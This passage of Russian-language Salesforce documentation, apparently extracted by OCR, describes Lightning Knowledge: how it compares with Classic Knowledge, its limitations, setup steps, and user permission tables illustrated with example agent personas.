
Виджет «Статьи»



Виджет «Статьи» ленты обращений



Виджет Knowledge One



СМ. ТАКЖЕ:

- Настройка виджета Knowledge One
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Создание базы знаний Lightning Knowledge (бета-версия)

База знаний Lightning предоставляет эффективный и усовершенствованный способ управления базой знаний. Работая с базой знаний Lightning, можно воспользоваться преимуществами стандартных объектов, которые работают аналогично другим объектам в Salesforce. Использовать компонент Lightning Knowledge рекомендуется организациям, начинающим использовать базы знаний, или организациям, в которых просто выполнить приведение к одному типу статей, имеется несколько категорий данных и используется одноязычный режим.

Прим.: При включении компонента базы знаний Lightning модель данных вашей организации изменяется — вместо типов статей будут использоваться типы записей. Для организаций с несколькими типами статей перед включением компонента базы знаний Lightning необходимо выполнить перенос данных для консолидации типов статей. ВАЖНО! Включенный компонент базы знаний Lightning нельзя отключить. Прежде чем включить этот компонент в производственной среде, протестируйте его в безопасной или пробной организации.

Сравнение Salesforce Knowledge в Salesforce Classic и Lightning Experience

Начиная с выпуска Spring '17, база знаний доступна в Salesforce Classic и в Lightning Experience. Сравните Lightning Knowledge с Classic Knowledge и решите, готовы ли вы активизировать Lightning Knowledge в своей организации.

Ограничения для компонента Lightning Knowledge

При переключении к компоненту Lightning Knowledge следует учитывать некоторые ограничения.

Настройка Lightning Knowledge

Включите Lightning Knowledge, создайте типы записей Knowledge, настройте макеты страниц типов записей, установите доступ для пользователей Knowledge и создайте процесс Lightning Knowledge.

Использование базы Lightning Knowledge

Ищите статьи, пишите статьи и управляйте ими, используйте боковую панель базы знаний на сервисной консоли Lightning, а также создавайте записи базы знаний.

Сравнение Salesforce Knowledge в Salesforce Classic и Lightning Experience

Начиная с выпуска Spring '17, база знаний доступна в Salesforce Classic и в Lightning Experience. Сравните Lightning Knowledge с Classic Knowledge и решите, готовы ли вы активизировать Lightning Knowledge в своей организации.

Lightning Knowledge изменило способ работы базы знаний в Salesforce. Например, стандартные типы записей заменяют типы статей, а боковая панель базы знаний для консоли служб Lightning заменяет Knowledge One для сервисной консоли в Salesforce Classic.

Работа Lightning Knowledge отличается от Classic Knowledge, но имеет ограничения. Давайте сравним базу знаний в Salesforce Classic и Lightning Experience.

Функция	Classic Knowledge	Lightning Knowledge
Настройка	Настройка Salesforce Classic	Настройка базы знаний Lightning
Типы статей	Типы статей	Стандартные типы записей
Языки	Многоязычный режим и перевод доступны	Только одноязычный режим

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Функция	Classic Knowledge	Lightning Knowledge
Использование базы знаний в консоли	Добавление Knowledge One на сервисную консоль	Добавление компонента боковой панели базы знаний на сервисную консоль Lightning с помощью конструктора приложений (можно использовать только с обращениями)
Макеты страниц	Только поля, на каждый тип статьи и профиль пользователя	Поля, действия и связанные списки, на каждый тип записи и профиль пользователя
Начальная страница записи (статьи)	Настраиваемая начальная страница записи	Стандартная начальная страница записи, настраиваемая с помощью конструктора приложений
Начальная страница объекта	Вкладка Knowledge One и «Управление статьями»	Начальная страница базы знаний со списковыми представлениями
Доступ и полномочия	CRUD, полномочия профиля, макеты страниц и настраиваемые операции статей на общедоступную группу	CRUD, полномочия профиля и макеты страниц

Ограничения для компонента Lightning Knowledge

При переключении к компоненту Lightning Knowledge следует учитывать некоторые ограничения.

Прим.: При включении компонента базы знаний Lightning модель данных вашей организации изменяется — вместо типов статей будут использоваться типы записей. Для организаций с несколькими типами статей перед включением компонента базы знаний Lightning необходимо выполнить перенос данных для консолидации типов статей. ВАЖНО! Включенный компонент базы знаний Lightning нельзя отключить. Прежде чем включить этот компонент в производственной среде, протестируйте его в безопасной или пробной организации.

Ниже перечислены рекомендации по использованию компонента Lightning Knowledge.

Рекомендации, которые следует учесть перед включением компонента Lightning Knowledge

- При включении компонента Lightning Knowledge доступен только один тип статей. В настоящее время не имеется инструментов миграции для слияния типов статей. Чтобы включить базу знаний Lightning, переведите статьи в один тип и отключите или удалите другие типы статей. Либо дождитесь выпуска инструментов миграции для включения компонента Lightning Knowledge.
- В настоящее время компонент Lightning Knowledge не поддерживает многоязычный режим и режим перевода.
- Рекомендуем использовать Lightning Knowledge только при наличии менее 300 категорий данных. Если категорий данных больше 300, производительность может снизиться.
- Если имеется более 30 версий статьи, то версии, следующие за 30-й, будут отображаться в приложении Salesforce Classic, но не в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- После включения компонента базы знаний Lightning доступ к полю «Тип статьи» посредством SOQL (или API) будет невозможен. Это может повлиять на настраиваемый код, который запрашивает поле «Тип статьи».
- Если в вашей организации уже есть вкладка Visualforce с названием «База знаний», при попытке доступа к вкладке «База знаний» в компоненте базы знаний Lightning появится сообщение об отсутствии необходимых полномочий. Во избежание этой ошибки можно переименовать или удалить имеющуюся вкладку Visualforce либо изменить название «База знаний» на другое.

Общие ограничения по использованию для Lightning Knowledge

- В настоящее время в Lightning Knowledge не поддерживается назначение статей или удаление архивных статей.
- При включенном Lightning Knowledge невозможно использовать действия над статьями с общедоступными группами. Для этого используются новые полномочия в профиле пользователя.
- В настоящее время нельзя удалить опубликованную статью во время редактирования. Опубликованная статья сохраняется, а редактирование выполняется в режиме черновика. Это можно сделать в версии Classic, если включен компонент базы знаний Lightning.
- При публикации статьи в базе знаний Lightning нельзя сохранить прежнюю версию. При публикации всегда создается новая версия. Это можно сделать в версии Classic, если включен компонент базы знаний Lightning.
- Нельзя восстановить прежнюю версию статьи в Lightning. Это можно сделать в версии Classic, если включен компонент базы знаний Lightning.
- При работе с Lightning Knowledge пакетные действия (например, пакетное архивирование или пакетная публикация) не поддерживаются.
- Для всех списковых представлений базы знаний необходимо указать один язык и один статус публикации. В противном случае будет по умолчанию использоваться статус публикации «Опубликовано» и язык пользователя.
- Не поддерживается выбор нескольких параметров для параметров PublishStatus или «Язык», а также операторов «В» и «ИЛИ» в фильтрах списковых представлений.
- Не поддерживается отображение категорий данных в списковых представлениях базы знаний.
- При поиске статей базы знаний в Lightning Knowledge не поддерживаются внешние источники данных.
- Отображение данных голосования в новом компоненте рейтингов возможно только при наличии опубликованной (также известной как интерактивная) версии статьи. Это касается черновиков статей и архивированных статей, поскольку все интерактивные версии удаляются при архивировании статьи.
- Большинство действий базы данных недоступны в конструкторе процессов Lightning.
- Если в организации включен компонент базы знаний Lightning, для удаления архивных статей необходимы полномочия «Изменить все».

Ограничения для консоли в Lightning Knowledge

- Сервисная консоль Lightning не поддерживает нижний колонтитул для базы знаний.
- На боковой панели базы знаний для сервисной консоли Lightning недоступны следующие действия: вложить как PDF, вложить как PDF в эл. сообщение, относящееся к обращению, вставить содержимое статьи в эл. сообщение по обращению, вставить URL-адрес статьи из сообщества и вставить URL-адрес статьи в публикаторы обращений.

Ограничения в Salesforce Classic после включения компонента Lightning Knowledge

- После включения Lightning Knowledge не поддерживается многоязычный режим.
- Выбор макетов страниц для действий и связанных списков не отображается в Salesforce Classic.
- В Salesforce Classic не отображаются макеты страниц в два столбца.
- В Salesforce Classic недоступны некоторые действия, например изменение типа записи.
- В Salesforce Classic недоступны списковые представления базы знаний.

- В Salesforce Classic нельзя фильтровать результаты поиска по типу записи в базе знаний.
- В Salesforce Classic нельзя фильтровать результаты поиска по архивированным статьям (кроме вкладки «Управление статьями»).
- Файлы в связанном списке «Файлы» в Lightning Experience не отображаются в Salesforce Classic, а файлы в полях «Файл статьи» в Salesforce Classic не отображаются в Lightning Experience.

Ограничения по использованию компонента Lightning Knowledge с другими продуктами Salesforce

- Файловые вложения во внедрении базы знаний Classic не передаются в базу знаний Lightning. Чтобы добавить файлы после переноса статей в базу знаний Lightning, добавьте связанный список «Файлы» к макету страницы и применяйте его к каждой статье, чтобы добавить файлы в эту статью.
- После связывания файла со статьей его нельзя удалить из вложения или из компонента «Файлы». Если файл публикуется с записью посредством ленты записи, в качестве временного решения можно удалить сообщения в ленте. Подробнее об удалении файлов см. раздел Удаление файлов и ссылок из ленты на странице 3806.
- В настоящее время для удаления вложенного файла из статьи можно использовать только его удаление с начальной страницы «Файлы».
- В настоящее время в Lightning Knowledge не поддерживается создание отчетов с типами записей.
- В Lightning Knowledge использование редактора обогащенного текста ограничено. В настоящее время в Lightning Knowledge не поддерживаются следующие функции редактора обогащенного текста: интеллектуальные ссылки, привязки и видеоматериалы.
- При использовании приложения Salesforce1 для загружаемых приложений Android и IOS недавно просмотренные статьи не показываются на начальной странице объекта.

Настройка Lightning Knowledge

Включите Lightning Knowledge, создайте типы записей Knowledge, настройте макеты страниц типов записей, установите доступ для пользователей Knowledge и создайте процесс Lightning Knowledge.

Включение Lightning Knowledge

Активируйте Lightning Knowledge, чтобы использовать вашу базу Knowledge в Lightning Experience. Включенный компонент Lightning Knowledge нельзя отключить.

Создание типов записей Lightning Knowledge

Создайте типы записей, чтобы отличать типы статей знаний. В Lightning Knowledge стандартные типы записей заменяют настраиваемые типы статей.

Настройка макетов страниц типа записи Lightning Knowledge

Для каждого создаваемого вами типа записи возможна настройка макета страниц. Вы можете контролировать форму и структуру для каждого типа статьи, имеющейся в вашей базе Lightning Knowledge.

Создание начальной страницы Lightning Knowledge

Создайте начальную страницу Lightning Knowledge для получения доступа к базе данных в Lightning Experience. Для организаций, созданных в выпуске Spring '17 или позднее, начальная страница Lightning Knowledge создана для вас.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** в Service Cloud.

Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Настройка доступа для Lightning Knowledge

Агентам базы знаний можно предоставить доступ к статьям в Lightning Knowledge. Укажите агентов в компании, которые являются пользователями Salesforce Knowledge, а также тех, кто имеет право создавать, редактировать, архивировать и удалять статьи. Создайте профили пользователя с соответствующими полномочиями, а затем назначьте данные профили нужным пользователям.

Включение Lightning Knowledge

Активируйте Lightning Knowledge, чтобы использовать вашу базу Knowledge в Lightning Experience. Включенный компонент Lightning Knowledge нельзя отключить.

1. В меню «Настройка» Salesforce Classic введите *Knowledge* в поле «Быстрый поиск» и выберите **«Настройки базы знаний»**.
2. Если вы новичок в базе знаний, включите базу знаний в Salesforce Classic, выбрав **«Да»** и нажав на **«Включить Salesforce Knowledge»**.
3. На странице настроек базы знаний нажмите на кнопку **«Правка»**.
4. Выберите **«Включение Lightning Knowledge»**.
5. Нажмите кнопку **«Сохранить»**.

После включения Lightning Knowledge появляется узел **«Настройка объектов базы знаний»**. Здесь можно управлять настройками и макетами страниц Lightning Knowledge. Все настройки Lightning Knowledge остаются в Salesforce Classic.

После изменения названия или API-имени базы знаний в узле **«Настройка объектов базы знаний»** рекомендуется принудительно обновить обозреватель, во избежание ошибок на сервере.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание типов записей Lightning Knowledge

Создайте типы записей, чтобы отличать типы статей знаний. В Lightning Knowledge стандартные типы записей заменяют настраиваемые типы статей.

Разное содержание предъявляет разные требования. Например, страницы с часто задаваемыми вопросами отличаются от учебных пособий, которые, в свою очередь, отличны от политик. Типы записей позволяют управлять содержанием и макетом для всех типов статей.

1. В меню «Настройка» в Salesforce Classic последовательно выберите **«Построение»** > **«База знаний»** > **«Настройка объектов базы знаний»**.
2. Под типами записей нажмите **«Создать»**.
3. Выберите существующий тип записи, чтобы использовать его в качестве шаблона. Новый тип записи включает все значения раскрывающегося списка из выбранных вами существующих типов записей.
4. Введите метку для типа записи.
5. При желании введите описание.
6. Выберите **«Активно»**, если хотите немедленно начать использовать этот тип записи.
7. Выберите доступ к профилю для этого типа записей.
8. Нажмите кнопку **«Далее»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

9. Выберите макет страницы, который пользователи с таким профилем будут видеть для записи такого типа.
10. Нажмите кнопку **«Сохранить»**.

Настройка макетов страниц типа записи Lightning Knowledge

Для каждого создаваемого вами типа записи возможна настройка макета страниц. Вы можете контролировать форму и структуру для каждого типа статьи, имеющейся в вашей базе Lightning Knowledge.

Макеты типов записей определяют поля, доступные агентам для просмотра и редактирования при вводе данных для статьи. Кроме того, макеты определяют разделы, отображаемые пользователям при просмотре статей. Возможна настройка полей, действий и связанных списков для каждого типа записи и профиля пользователей.

Например, вы вправе делать настройки макетов страниц с помощью профиля пользователей, когда в них включены конфиденциальные данные. Назначая макет страницы в профилях пользователей, вы вправе отображать больше конфиденциальных полей одной той же статьи только агентам, нуждающимся в доступе к ним.

1. В меню «Настройка» Salesforce Classic введите `Knowledge` в поле «Быстрый поиск» и выберите **«Настройка объектов Knowledge»**.
2. Прокрутите вниз связанный список «Макеты страниц» или щелкните ссылку «Макеты страниц» в верхней части страницы.
3. Чтобы создать макет страницы, нажмите кнопку **«Создать»** и выполните инструкции. Для редактирования существующего макета нажмите **«Редактировать»** и внесите изменения.

   Внесите необходимые изменения. Редактор макетов содержит две области: палитра в верхней части экрана и макет — в нижней. Палитра содержит доступные поля и элемент «Раздел». Макет содержит раздел «Сведения» и область для добавления разделов. По умолчанию все настраиваемые поля отображаются в разделе «Сведения».

   Важное замечание: При закрытии макета типа записи без нажатия кнопки «Сохранить» все внесенные изменения удаляются.

   Прим.: Требуются стандартные поля «Заголовок» и «Имя `URL`-адреса».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макета типа записи:

- Настройка приложения

Задача	Описание
Добавление раздела	Перетащите элемент «Раздел» на палитру.
Изменение имени раздела	Щелкните его заголовок. Раздел «Сведения» не может быть переименован.
Указание столбцов 1 или 2	Выберите 1 или 2 столбца для этого макета. Для 2-столбцовых макетов возможна настройка направления потока навигации (сверху вниз или слева направо).
Удаление поля из раздела	Перетащите его в правую часть палитры или щелкните значок ⊖ рядом с полем.
Удаление раздела из макета типа статьи	Щелкните значок ⊖ рядом с именем раздела.

Задача	Описание
Сохраните изменения и продолжите редактирование макета типа статьи	Нажмите кнопку **«Быстрое сохранение»**.

Совет:

- Чтобы отменить или повторить действие, нажмите соответствующую кнопку.
- Воспользуйтесь клавишами быстрого доступа ниже.
  - Отмена = CTRL + Z
  - Повтор = CTRL + Y
  - Быстрое сохранение = CTRL + S
- Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок. Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы найти нужный элемент палитры, воспользуйтесь полем «Быстрый поиск». Поле «Быстрый поиск» предназначено для макетов типов статей, содержащих большое количество элементов в палитре.

4. Чтобы назначить различные макеты типам статьи на основе профиля пользователя, нажмите **«Назначения макетов страниц»**.
5. Щелкните **«Редактировать назначение»**.
6. Выберите профиль или профили (с помощью клавиши SHIFT), которые нужно изменить, а также выберите макет в раскрывающемся списке **«Макет страницы для использования»**.

Создание начальной страницы Lightning Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создайте начальную страницу Lightning Knowledge для получения доступа к базе данных в Lightning Experience. Для организаций, созданных в выпуске Spring '17 или позднее, начальная страница Lightning Knowledge создана для вас.

Все что нужно, в одном месте. Поиск, просмотр, автор и управление статьями на единой начальной странице базы знаний в Lightning Experience. Кроме того, вы можете выполнять множество авторских действий, не покидая начальную страницу базы знаний.

Ниже перечислены доступные действия для опубликованных статей.

- создание статьи;
- архивирование опубликованной статьи;
- редактирование опубликованной статьи в виде нового черновика.

Ниже перечислены доступные действия для черновиков статей.

- создание статьи;
- публикация черновой статьи;
- удаление черновой статьи;
- редактирование черновой статьи.

Ниже перечислены доступные действия для архивированных статей.

- создание статьи;

- восстановление архивированной статьи.

Позвольте другим пользователям получить доступ к этим действиям, используя стандартные пользовательские полномочия. Вы также можете сделать эти действия доступными на начальной странице записи с помощью макетов страниц.

На начальной странице Lightning Knowledge используются те же списковые представления, к которым вы привыкли в Salesforce. По умолчанию имеются списковые представления для черновиков, опубликованных и архивированных статей. Не забудьте настроить свои списковые представления, чтобы выбрать, какие поля необходимо отобразить и отсортировать. В отношении настраиваемых списковых представлений учтите, что выбор полей, отсутствующих в записи статьи, невозможен. Это означает, что категории данных, рейтинги, количество просмотров и обращения являются недоступными полями для ваших списковых представлений.

Важное замечание: Вы должны указать один язык и один статус публикации для всех списковых представлений базы знаний, иначе вы не увидите никаких записей в своем списковом представлении. Не поддерживается выбор нескольких параметров для параметров PublishStatus или «Язык», а также операторов «В» и «ИЛИ» в фильтрах списковых представлений.

Используйте конструктор приложений Lightning для настройки начальной страницы FlexiPage записи в соответствии с бизнес-правилами ваших пользователей. Помимо стандартных компонентов, эта страница включает компоненты, созданные партнерами и разработчиками в конструкторе приложений. Также можно создавать собственные компоненты. Функциональность начальной страницы записи Lightning позволяет администраторам перемещать компоненты «Рейтинги», «Файлы», «Версии», «Обзор категории данных» и «Выбор категории данных» в области страницы, наиболее удобные для пользователей.

Настройка доступа для Lightning Knowledge

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания или редактирования пользователей:	Управление внутренними пользователями
Для создания типов статей и действий над статьей (только Classic Knowledge):	Настройка приложения И Управление базой знаний Salesforce
Для создания типов записей и действий над статьей (только Lightning Knowledge):	Настройка приложения И Управление базой знаний Salesforce И Создание, редактирование и удаление в базе знаний

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Агентам базы знаний можно предоставить доступ к статьям в Lightning Knowledge. Укажите агентов в компании, которые являются пользователями Salesforce Knowledge, а также тех, кто имеет право создавать, редактировать, архивировать и удалять статьи. Создайте профили пользователя с соответствующими полномочиями, а затем назначьте данные профили нужным пользователям.

Чтобы предоставить агентам доступ к действиям над статьями, компонент Lightning Knowledge использует новые полномочия в профиле пользователя вместо общедоступных групп. По умолчанию чтение статей доступно всем внутренним

пользователям. Тем не менее, следует назначить полномочия агентам, которые публикуют, архивируют и удаляют статьи, а также управляют ими.

Прим.: Для выполнения действий помимо чтения статей агентам потребуется лицензия «Пользователь базы знаний».

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя. Чтобы создать пользователя, нажмите кнопку **«Создать»**.
3. При создании пользователя заполните все обязательные поля.
4. Установите флажок «Пользователь базы знаний».
5. Нажмите кнопку **«Сохранить»**.

Полномочия пользователя определяют уровень доступа к разным задачам. Чтобы предоставить пользователям нужные полномочия, рекомендуем использовать наборы полномочий или настраиваемые профили. Например, можно создать набор полномочий «Менеджер статей», содержащий полномочия, необходимые для создания, редактирования, публикации, назначения, удаления и архивирования статей.

Дополнительную информацию о полномочиях, связанных с задачами Salesforce Knowledge, см. в таблице ниже.

Задача Lightning Knowledge	Необходимые полномочия пользователя
Для управления типами записей:	«Управление Salesforce Knowledge» (по умолчанию данное полномочие назначено профилю «Системный администратор»). И Создание, редактирование и удаление в базе знаний
Для управления действиями над статьей:	«Управление Salesforce Knowledge» (по умолчанию данное полномочие назначено профилю «Системный администратор»).
Для поиска и чтения статей:	«Чтение» для базы знаний
Для поиска статей, созданных на основе обращений, и добавления статей в обращения:	«Чтение» для базы знаний
Для создания статей необходимо выполнить следующие действия.	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение» и «Создание» для базы знаний
Для редактирования черновых статей необходимо выполнить следующие действия.	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение» и «Редактирование» для базы знаний

Задача Lightning Knowledge	Необходимые полномочия пользователя
Для удаления черновых статей:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Редактирование» и «Удаление» для базы знаний
Для публикации статей:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для базы знаний И «Публикация статей» (новый элемент в Lightning Knowledge)
Для изменения типа записи черновой статьи:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение» и «Редактирование» для базы знаний
Для архивирования опубликованных статей:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Редактирование» и «Удаление» для базы знаний И «Архивирование статей» (новый элемент в Lightning Knowledge)
Для создания черновика опубликованной статьи:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для базы знаний
Для восстановления архивированной статьи в качестве нового черновика:	«Управление статьями» (по умолчанию это полномочие назначено профилю «Системный администратор»). И «Чтение», «Создание», «Редактирование» и «Удаление» для базы знаний И «Архивирование статей» (новый элемент в Lightning Knowledge)

Задача Lightning Knowledge	Необходимые полномочия пользователя
Для создания категорий данных	Полномочие «Управление категориями данных». (По умолчанию данное полномочие назначено профилю «Системный администратор».)

Чтобы агенты могли выполнять определенные задачи, создайте общедоступные группы для каждой роли и назначьте только необходимые действия над статьями каждой группе.

Пример: Агенты базы знаний имеют разный уровень опыта и знаний в области продуктов и услуг, предоставляемых вашей компанией. В данных примерах представлено четыре основных типа пользователей и некоторые полномочия, необходимые для выполнения их работы.

Скотт (Scott): читатель

Скотт Джексон (Scott Jackson) появился в компании относительно недавно. Он является основным агентом базы знаний. В настоящее время он имеет доступ к статьям только для чтения, поэтому может только просматривать статьи и выполнять в них поиск. Читатели не могут создавать или публиковать статьи, но им может потребоваться участие в общедоступной группе или возможность отправки статей на утверждение. Для выполнения своей работы Скотту нужны следующие полномочия.

Скотт	Полномочие	Полномочия пользователя базы знаний			
Функция Salesforce Knowledge	Управление статьями	Чтение	Создание	«Правка»	Удалить
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Поиск и чтение статей		✅			

Эмбер (Amber): соискатель

Эмбер Делани (Amber Delaney) — агент уровня «соискатель». Может создавать и публиковать статьи со статусами «В работе» или «Не проверено». При работе со статьей, имеющей другой уровень проверки, Эмбер должна отправить статью в очередь на утверждение перед публикацией.

Эмбер входит в общедоступную группу «Соискатель KCS». Статьи, которые она не может опубликовать, отправляются в очередь «Внешняя публикация». Для выполнения своей работы Эмбер нужны следующие полномочия.

Эмбер	Полномочие	Полномочия пользователя базы знаний			
Функция Salesforce Knowledge	Управление статьями	Чтение	Создание	«Правка»	Удалить
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Поиск и чтение статей		✅			

Эмбер	Полномочие	Полномочия пользователя базы знаний			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Создание или редактирование статей	✅	✅	✅	✅	
Редактирование черновых статей	✅	✅		✅	
Редактирование опубликованной статьи как нового черновика, либо восстановление архивированной статьи как нового черновика	✅	✅	✅	✅	✅

Энн (Anne): автор

Как автор Энн Мерфи (Anne Murphy) представляет собой более квалифицированного пользователя базы знаний. Она знает стандарты организации для статей и может создавать статьи и публиковать статьи со статусом «Внутренняя проверка». Энн также может работать со статьями других авторов, если они имеют статус «В работе» или «Не проверено», а также может менять статус на «Внутренняя проверка». Поскольку у нее нет полномочия на публикацию статей для внешней аудитории, Энн должна отправлять статьи, ориентированные на клиентов, в очередь «Внешняя публикация».

Прим.: Ответственным за утверждение статей должно быть назначено полномочие «Управление статьями» и, как минимум, полномочие «Чтение» для типа статьи, связанного с просматриваемыми статьями. Данные полномочия предоставляют пользователям доступ к черновым статьям. Если данные полномочия не назначены, то ответственные за утверждение могут переназначать, но не могут утверждать статьи.

Энн — участник общедоступной группы «Автор». Ей требуются следующие полномочия для выполнения своих обязанностей.

	Полномочие	Полномочия пользователя базы знаний			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Создание статей	✅	✅	✅		
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Поиск и чтение статей		✅			
Редактирование черновых статей	✅	✅		✅	
Удаление статей (версия или статья в целом)	✅	✅		✅	✅
Архивирование статей	✅	✅		✅	✅

Пэт (Pat): издатель

Пэт Браун (Pat Brown) — специалист в области базы знаний. Он отвечает за просмотр и публикацию статей для внешней аудитории. Пэт является членом общедоступной группы «Издатель». Пэт также относится к очереди «Внешняя публикация». Для выполнения своей работы Пэту нужны следующие полномочия.

	Полномочие	Полномочия типа статьи			
Функция Salesforce Knowledge	**Управление статьями**	**Чтение**	**Создание**	**«Правка»**	**Удалить**
Поиск статей, созданных на основе обращения, и добавление статей в обращение		✅			
Создание и редактирование статей	✅	✅	✅	✅	
Редактирование черновых статей	✅	✅		✅	
Удаление статей (версия или статья в целом)	✅	✅		✅	✅
Публикация статей	✅	✅	✅	✅	✅
Редактирование опубликованной статьи как нового черновика, либо восстановление архивированной статьи как нового черновика	✅	✅	✅	✅	
Архивирование статей	✅	✅		✅	✅

Принципы совместной работы

Каждый профиль пользователя устанавливает полномочия агента для выполнения различных должностных обязанностей и функций. Чтобы агенты могли выполнять эти функции, создайте профиль пользователя для каждой роли и назначьте только необходимые полномочия этой группе.

В таблице ниже перечислены рабочие функции, которые должна выполнять каждая роль для статей в организации.

Рабочая функция	Читатель	Соискатель	Автор	Издатель
Создание и публикация статей со статусом «В работе»	Нет	Автоматическое утверждение и публикация	Автоматическое утверждение и публикация	Да
